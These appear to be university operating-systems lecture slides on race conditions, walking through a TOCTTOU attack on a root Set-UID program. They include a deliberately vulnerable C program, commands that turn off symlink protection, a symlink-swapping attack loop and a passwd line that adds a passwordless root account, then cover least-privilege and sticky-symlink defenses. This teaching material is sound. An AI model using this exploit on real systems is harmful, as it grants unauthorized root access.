

# **Chapter 6: Process Synchronization**

## **- Race Condition Attack**

**肖卿俊**

**办公室：九龙湖校区计算机楼212室**

**电邮：csqjxiao@seu.edu.cn**

**主页： <https://csqjxiao.github.io/PersonalPage>**

**电话：025-52091022**





# Background

- Concurrent access to shared data may result in data inconsistency.
- Let us recall the concept of **race condition**
  - ◆ Several processes (threads) access and manipulate the same data concurrently and the outcome of the execution depends on the particular order in which the access takes place.
- Maintaining **data consistency** requires mechanisms to ensure the **orderly execution** of cooperating processes.



# An Example——ATM

```
function withdraw($amount)
{
    $balance = getBalance();
    if ($amount <= $balance) {
        $balance = $balance - $amount;
        saveBalance($balance);
        echo "The amount you withdraw:$amount";
    } else {
        echo "Sorry, you don't have enough money";
    }
}
```

If you only have 1000 yuan, how to take out 1800 yuan?





# Another Example—ATM

Assume account \$balance = 1000

Call function withdraw(900)

{

**\$balance** = getBalance();

**if** (900 <= **\$balance**) {

**\$balance** = **\$balance** - **\$amount**;

**saveBalance(**\$balance**)**;

**echo** “The amount you withdraw:**\$amount**”;

**} else** {

**echo** “Sorry, you don’t have enough money”;

}

}

Call function withdraw(900)

{

**\$balance** = getBalance();

**if** (900 <= **\$balance**) {

**\$balance** = **\$balance** - **\$amount**;

**saveBalance(**\$balance**)**;


**echo** “The amount you withdraw:**\$amount**”;

**} else** {

**echo** “Sorry, you don’t have enough money”;

}


}





# Time Of Check To Time Of Use (TOCTTOU)

- In software development, TOCTTOU is a class of software bug caused by changes in a system between the checking of a condition(e.g. enough money?) and use of the results of that check(e.g. give money?).
- TOCTTOU states that race condition can occur if the state of the system changes between the moment when some condition was checked by a process and a moment when the action was taken based on that condition by the same process.





# Background Knowledge: Need for Privileged Programs

## ■ Password Dilemma

- ◆ Permissions of /etc/shadow File:

```
-rw-r----- 1 root shadow 1443 May 23 12:33 /etc/shadow
↑ Only writable to the owner
```

- ◆ How would normal users change their password?



```
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/.rjqyM7Xwh/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::
man:*:15749:0:99999:7:::
lp:*:15749:0:99999:7:::
```





# Two-Tier Approach

- Implementing fine-grained access control in operating systems make OS over complicated.
- OS relies on extension to enforce fine-grained access control
- Privileged programs are such extensions






# Types of Privileged Programs

## ■ Daemons

- ◆ Computer program that runs in the background
- ◆ Needs to run as root or other privileged users

## ■ Set-UID Programs

- ◆ Widely used in UNIX systems
- ◆ Program marked with a special bit





# Set-UID Concept

Allow user to run a program with the program owner's privilege.

- Allow users to run programs with temporary elevated privileges
- Example: the passwd program


```
$ ls -l /usr/bin/passwd
```

```
-rwsr-xr-x 1 root root 41284 Sep 12 2012
```

**/usr/bin/passwd**

<https://dev.to/0xbf/you-know-rwx-but-what-is-rws-when-run-ls-l-linux-tips-549c>

- The “s” in “rws” means "set-uid" when run this program: **the program doesn't run with the privilege of user who ran it, instead, with the privilege of file owner.**





# Set-UID Concept

- Every process has two User IDs.
- **Real UID (RUID)**: Identifies real owner of process
- **Effective UID (EUID)**: Identifies privilege of a process
  - ◆ Access control is based on EUID
- When a normal program is executed, **RUID = EUID**, they both equal to the ID of the user who runs the program
- When a Set-UID is executed, **RUID  $\neq$  EUID**. RUID still equal to the user's ID, but EUID equals to the program **owner's ID**.
  - ◆ If the program is owned by root, the program runs with the **root privilege**.





# Turn a Program into Set-UID

- Change the owner of a file to root :


```
seed@VM:~$ cp /bin/cat ./mycat
seed@VM:~$ sudo chown root mycat
seed@VM:~$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Nov 1 13:09 mycat
seed@VM:~$
```

- Before Enabling Set-UID bit:

```
seed@VM:~$ mycat /etc/shadow
mycat: /etc/shadow: Permission denied
seed@VM:~$
```

- After Enabling the Set-UID bit:

```
seed@VM:~$ sudo chmod 4755 mycat
seed@VM:~$ mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjnG
h/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
```





# How it Works

- A Set-UID program is just like any other program, except that it has a special marking, which a single bit called Set-UID bit
  - ◆ /usr/bin/id, if working on ubuntu

```
$ cp /bin/id ./myid
$ sudo chown root myid
$ ./myid
uid=1000(seed) gid=1000(seed) groups=1000(seed), ...
```

```
$ sudo chmod 4755 myid
$ ./myid
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```



# Example of Set-UID Program

```
$ cp /bin/cat ./mycat
$ sudo chown root mycat
$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Feb 22 10:04 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

Not a privileged program

```
$ sudo chmod 4755 mycat
$ ./mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8c...
daemon:*:15749:0:99999:7:::
...
```



Become a privileged program

```
$ sudo chown seed mycat
$ chmod 4755 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

It is still a privileged program, but not the root



# Attack Surfaces of Set-UID Programs






# Attacks via System Inputs

## System Inputs

- ◆ Race Condition – More information in Chapter 7
  - ✓ Symbolic link to privileged file from an unprivileged file
  - ✓ Influence programs
  - ✓ Writing inside world writable folder






# Attacks via User Inputs

## User Inputs: Explicit Inputs

- ◆ Buffer Overflow – More information in Chapter 4
  - ✓ Overflowing a buffer to run malicious code
- ◆ Format String Vulnerability – More information in Chapter 6
  - ✓ Changing program behavior using user inputs as format strings





# Attacks via User Inputs

## ◆ CHSH – Change Shell

- ✓ Set-UID program with ability to change default shell programs
- ✓ Shell programs are stored in /etc/passwd file


## ◆ Issues

- ✓ Failing to sanitize user inputs
- ✓ Attackers could create a new root account

## ◆ Attack

```
bob:$ 6$ jUODEFsfwfi3:1000:1000:Bob Smith,,,,:/home/bob:/bin/bash
```






# One Set-UID Program with Race Condition Vulnerability

```
if (!access("/tmp/X", W_OK)) {  
    /* the real user has the write permission*/  
    f = open("/tmp/X", O_WRITE);  
    write_to_file(f);  
}  
else {  
    /* the real user does not have the write permission */  
    fprintf(stderr, "Permission denied\n");  
}
```

- Root-owned Set-UID program
- Effective UID: root
- Real User ID: seed

- The above program writes to a file in the /tmp directory
- As the root can write to any file, the program ensures that the real user has permissions to write the target file.
- access () system call checks if the Real User ID has *write* access to /tmp/X
- After the check, the file is opened for writing.
- open () checks the Effective User ID which is 0 and hence file will be opened.






# Goal and Approach

■ **Goal:** To write to a protected file like /etc/passwd.

```
[09/30/2020 05:23] root@ubuntu:/etc# ls -l /etc/passwd  
-r--r--r-- 1 root root 2084 Sep 28 08:46 /etc/passwd
```

To achieve this goal we need to make /etc/passwd as our target file without changing the file name in the program.

- ◆ Symbolic link (soft link) helps us to achieve it.
- ◆ It is a special kind of file that points to another file






# Show the Attack Results

We can write a user entry in the /etc/passwd, which is a protected file, exploiting the TOCTTOU vulnerability.


Three methods to view the attack results.

- Method 1: The ls -l command prints out the timestamp.




```
[09/27/2020 20:29] seed@ubuntu:/etc$ ls -l passwd  
-r--r--r-- 1 root root 2084 Sep 26 01:56 passwd
```

- Method 2: sudo gedit /etc/passwd  
or cat /etc/passwd | grep test  
command views/prints user inserted.



```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash  
Plain Text Tab Width: 8 Ln 1, Col 1 INS  
[09/26/2020 01:56] seed@ubuntu:/etc$ sudo gedit passwd
```


- Method 3: The su test switches user.



```
[09/26/20] seed@VM:~/926$ su test  
Password:  
root@VM:/home/seed/926# id  
uid=0(root) gid=0(root) groups=0(root)
```



# Lab of TOCTTOU




Pass the access () check

## Issues :


As the program runs billions of instructions per second, the window between the time to check and time to use lasts for a very short period of time, making it impossible to change to a symbolic link

- ◆ If the change is too early, access () will fail.
- ◆ If the change is little late, the program will finish using the file.






# Win the Race Condition



To win the race condition (TOCTTOU window), we need two processes:

- ◆ Run vulnerable program in a loop
- ◆ Run the attack program





# Understanding the attack

Let's consider steps for two programs :

**A1** : Make “/tmp/X” point to a file owned by us

**A2** : Make “/tmp/X” point to “/etc/passwd”

**V1** : Check user’s permission on “/tmp/X”


**V2** : Open the file

Attack program runs :  
A1,A2,A1,A2.....

Vulnerable program runs :  
V1,V2,V1,V2.....

As the programs are running simultaneously on a multi-core machine, the instructions will be interleaved (mixture of two sequences)

A1, V1, A2, V2 : vulnerable program opens /etc/passwd for editing.





# Experiment Setup


***One program with TOCTTOU Race Condition Vulnerability (vulp.c)***

```
/* vulp.c */  
  
#include <stdio.h>  
#include<unistd.h>  
  
int main()  
{  
    char * fn = "/tmp/XYZ";  
    char buffer[60];  
    FILE *fp;  
  
    /* get user input */  
    scanf("%50s", buffer );  
  
    if(!access(fn, W_OK)){  
        fp = fopen(fn, "a+"); ①  
        fwrite("\n", sizeof(char), 1, fp);  
        fwrite(buffer, sizeof(char), strlen(buffer), fp);  
        fclose(fp); ②  
    }  
    else printf("No permission \n");  
}
```

Make the vulnerable program Set-UID :

```
$ gcc vulp.c -o vulp  
$ sudo chown root vulp  
$ sudo chmod 4755 vulp
```

Race condition  
between access ()  
and fopen (). Any  
protected file can be  
written.






**Disable countermeasure:** It restricts the program to follow a symbolic link in world-writable directory like /tmp.

```
// On Ubuntu 12.04, use the following:  
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
```

```
// On Ubuntu 16.04, use the following:  
$ sudo sysctl -w fs.protected_symlinks=0
```





# Attack: Choose a Target File


- We would like to exploit the race condition in the vulnerable program. We choose to target the password file /etc/passwd , which is not writable by normal users.
- By exploiting the vulnerability, we would like to add a record to the password file.

*test:U6aMyOwojraho:0:0:test:/root:/bin/bash*

The diagram shows the fields of a password entry with arrows pointing to each field:

- Username: Points to "test".
- Hash value for empty password: Points to "U6aMyOwojraho".
- UID (0 means root): Points to "0".

- For the root user, the third field(the user ID field)has a value zero. So if we want to create an account with the root privilege, we just need to put a zero in this field.





# Launch Attack

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" == "$new" ]      ← Check if /etc/passwd is modified
do
    ./vulp < passwd_input        ← Run the vulnerable program
    new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

## Run the vulnerable process

- ◆ Vulnerable program is run in an infinite loop (`target_process.sh`)
- ◆ `passwd_input` contains the string to be inserted in `/etc/passwd` [in previous slide]

```
#include <unistd.h>

int main()
{
    while(1) {
        unlink ("/tmp/XYZ");
        symlink("/home/seed/myfile", "/tmp/XYZ");
        usleep(10000);

        unlink ("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(10000);
    }

    return 0;
}
```

## Run the attack program

- ◆ Create a *symlink* to a file owned by us. (to pass the `access()` check)
- ◆ Unlink the symlink
- ◆ Create a *symlink* to `/etc/passwd` (this is the file we want to open)





# Monitor the Result

- Method 1: The ls -l command prints out the timestamp.


```
[09/27/2020 20:29] seed@ubuntu:/etc$ ls -l passwd  
-r--r--r-- 1 root root 2084 Sep 26 01:56 passwd
```

- Method 2: The sudo gedit /etc/passwd or cat /etc/passwd | grep test command views/prints user inserted.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash  
Plain Text Tab Width: 8 Ln 1, Col 1 INS  
[09/26/2020 01:56] seed@ubuntu:/etc$ sudo gedit passwd
```

- Method 3: The su test switches user.

```
[09/26/20] seed@VM:~/926$ su test  
Password:  
root@VM:/home/seed/926# id  
uid=0(root) gid=0(root) groups=0(root)
```





# Protection Mechanism: Principle of Least Privilege

## Principle of Least Privilege:

A program should not use more privilege than what is needed by the task.

- Our vulnerable program has more privileges than required while opening the file.
- `seteuid()` and `setuid()` can be used to discard or temporarily disable privileges.

```
uid_t real_uid = getuid(); // Get the real user id  
uid_t eff_uid = geteuid(); // Get the effective user id  
  
seteuid (real_uid);      ← Disable the root privilege  
  
f = open("/tmp/X", O_WRITE);  
if (f != -1)  
    write_to_file(f);  
else  
    fprintf(stderr, "Permission denied\n");  
seteuid (eff_uid); // If needed, restore the root privilege
```

Right before opening the file, the program should drop its privilege by setting EID = RID

After writing, privileges are restored by setting EUID = root






# Protection Mechanism: Sticky Symlink Protection


To enable the sticky symlink protection for world-writable sticky directories:

```
// On Ubuntu 12.04, use the following:  
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1  
  
// On Ubuntu 16.04, use the following:  
$ sudo sysctl -w fs.protected_symlinks=1
```

When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable can only be followed when the owner of the symlink matches either the follower or the directory owner.

```
[09/26/2020 02:22] seed@ubuntu:~/Desktop/Race Condition$ sudo sysctl -w kernel.y  
ama.protected_sticky_symlinks=1  
[sudo] password for seed:  
kernel.yama.protected_sticky_symlinks = 1  
[09/26/2020 02:24] seed@ubuntu:~/Desktop/Race Condition$ bash target_process.sh  
No permission  
target_process.sh: line 9: 23193 Segmentation fault      (core dumped) ./vulp <  
passwd_input  
No permission  
No permission
```





# Summary

- What is race condition
  - How to exploit the TOCTTOU type of race condition vulnerability
  - How to avoid having race condition problems
- 